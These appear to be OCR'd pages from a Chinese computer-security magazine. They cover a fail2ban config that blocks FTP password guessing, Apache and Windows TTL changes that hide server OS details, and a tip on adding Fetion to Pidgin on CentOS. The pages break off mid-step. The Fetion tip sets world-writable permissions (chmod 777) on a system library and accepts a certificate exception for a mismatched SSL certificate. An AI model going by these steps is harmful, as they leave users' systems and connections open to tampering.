


图3　警告邮件

```
action   = iptables[name=ProFTPD, port=ftp, protocol=tcp]
        sendmail-whois[name=ProFTPD, dest=wzhpro@gmail.com,
sender=fail2ban@mail.com]
logpath  = /var/log/proftpd/proftpd.log
maxretry = 5
```

和屏蔽ssh口令猜解的例子类似，只是filter和logpath进行了改变。

最后，管理员可以使用 **service fail2ban start** 命令来启动fail2ban。如果需要设置开机自启动，可以执行 **chkconfig --level 35 fail2ban on**。

如果有人在破解我们的口令，服务器会自动屏蔽攻击者的IP，并向我们发送警告邮件，如图3。

编辑点评：

攻防两方面，相辅相成。对于菜鸟来说，可能你没有接触过Linux，其实Linux下的攻防工具是很丰富很强大的。

巧妙配置Apache增强Windows/Linux服务器安全性

文 rootsecurity[S·I·S·T]

从本文你可以学的：

如何通过配置Apache来让他人无法探测操作系统信息

发现一个问题，每次我做Web安全检测时，首先要获取的信息就是对方的Web服务器的操作系统类型（是Windows操作系统还是Linux/Unix操作系统），还有用的是什么HTTP服务软件（IIS/Apache/nginx/lighttpd或者其它）。但是很多时候我只能获得对方使用的是Apache，如图1，操作系统和版本都无法获得，这给入侵增加了不少难度。




图1　无法得到操作系统信息

这里我用的环境是Windows+Apache，现在我们来巧妙的配置一下，用以迷惑那些菜鸟黑客。打开Apache的配置文件 **httpd.conf**，修改以下选项，如图2。




图2　修改的选项

```
ServerTokens full      full改为prod
ServerSignature on     on改为off
```

下一步修改系统默认的TTL值（Windows Server 2003一般是128），这里我们通过注册表来修改（键值：**HKEY_LOCAL_MACHINE/System/CurrentControlSet/Services/Tcpip/Parameters**）。

依次展开找到 **DefualtTTL** 这个值，把它修改为60以下就可以了（注意是十进制），我们用Ping命令来测试下，如图3。

然后我们再用那些常用的扫描探测工具来测试下，看看是不是不显示操作系统了，如图4。

由此也说明一个问题，很多国外的以及国内的网站都隐藏了Apache的版本，由于Windows的易用性，我们不能排除他们用Windows操作系统的可能性。呵呵，所以大家不要检测不到操作系统的版本时就放弃，多动动脑就有不一样的想法哦！




图3　ping的结果





图4　探测结果

编辑点评：

本文的方法虽然不“新鲜”，但至少能很大的开阔小菜们的思路。其实不光Apache，就是IIS和其它的诸如FTP、SSH等服务的信息都是可以更改伪装的，自己动手伪装一下服务器，让黑客们郁闷去吧。

《黑客育成手册》
单价：29.8元
全国各大报刊亭有售



Linux小技巧——在centos中使用飞信

图古典娃娃［sec120］

从本文你可以学到：

如何在Linux下安装使用飞信

大概很多朋友都会在Linux下使用QQ了吧？现在和大家分享一个在Linux下使用飞信的方法，关于飞信是什么就不用我介绍了。

我这个方法是在Pidgin里面增加飞信的协议模块来实现的，我的系统是centos 5.3，系统自带的Pidgin是2.5.5-3.el5版本，最新的版本好像是2.5.8，爱使用新东西的朋友可以自己升级它。

Pidgin(Gaim)基于GTK+，并以GPL许可协议发行，支持多平台、多语言、多服务、多插件，它是模块化的即时通讯客户程序，同时支持QQ、MSN、Jabber(gtalk)、AIM、Yahoo!、ICQ、IRC、SILC、Novell GroupWise、Napster、Zephyr和Gadu-Gadu等多种聊天工具，但目前还不支持飞信，不过我们可以自己为它加入支持飞信的协议模块。

飞信的协议支持模块下载地址在：**http://github.com/gradetwo/fetion/tarball/master**，下载到的文件是：**fetion_v0.98-5.X86-32.tar.gz**，里面只有一个**libfetion.so**文件，直接解压出来。官方介绍说把libfetion.so文件放置到**$HOME/.purple/plugins/**或者**/usr/lib/purple-2/**及**/usr/local/lib/purple-2/**就可以了。




图1 提示证书错误

如何放置到$HOME/.purple/plugins/目录呢？.purple是一个隐藏目录，其下面的plugins目录是要我们自己来创建的，比如我的用户名是akast，飞信插件放在/home/akast/Desktop/下，那就先用cd命令转到该目录，注意命令都区分大小写的。

输入命令：**cd /home/akast/.purple**，然后用sudo命令创建plugins目录，输入命令：**sudo mkdir plugins**。如果没有sudo命令，那么可以先用su命令来转到root权限再创建目录。

接着用cp命令复制飞信插件到/home/akast/.purple/plugins/，命令为：**sudo cp /home/akast/Desktop/libfetion.so /home/akast/.purple/plugins/libfetion.so**

centos 5.3没有/usr/local/lib/purple-2/这个目录，有个/usr/lib/purple-2/目录，直接用命令复制过去就行了，命令为：**sudo cp /home/akast/Desktop/libfetion.so /usr/lib/purple-2/libfetion.so**。

但是这样复制过去还是没有权限运行的，我们要使用chmod命令来为它设置一下权限，命令为：**sudo chmod 777 /usr/lib/purple-2/libfetion.so**，完成后重启pidgin就可以看到飞信了。重启就是把它关了再新打开，哈哈。

但是现在还不能够使用，因为我们的Pidgin中没有飞信的SSL证书，所以如果现在登录的话会提示SSL证书错误，如图1。

我们先来为Pidgin加入飞信的SSL证书，打开**https://nav.fetion.com.cn**，我们是Linux系统，当然是用FIREFOX来访问了。第一次访问这个网站的时候，火狐浏览器会提示“安全连接失败，使用了无效的安全证书，该证书仅对uid.fetion.com.cn有效”，如图2。




图2 安全连接失败

这没关系，




图3 添加例外

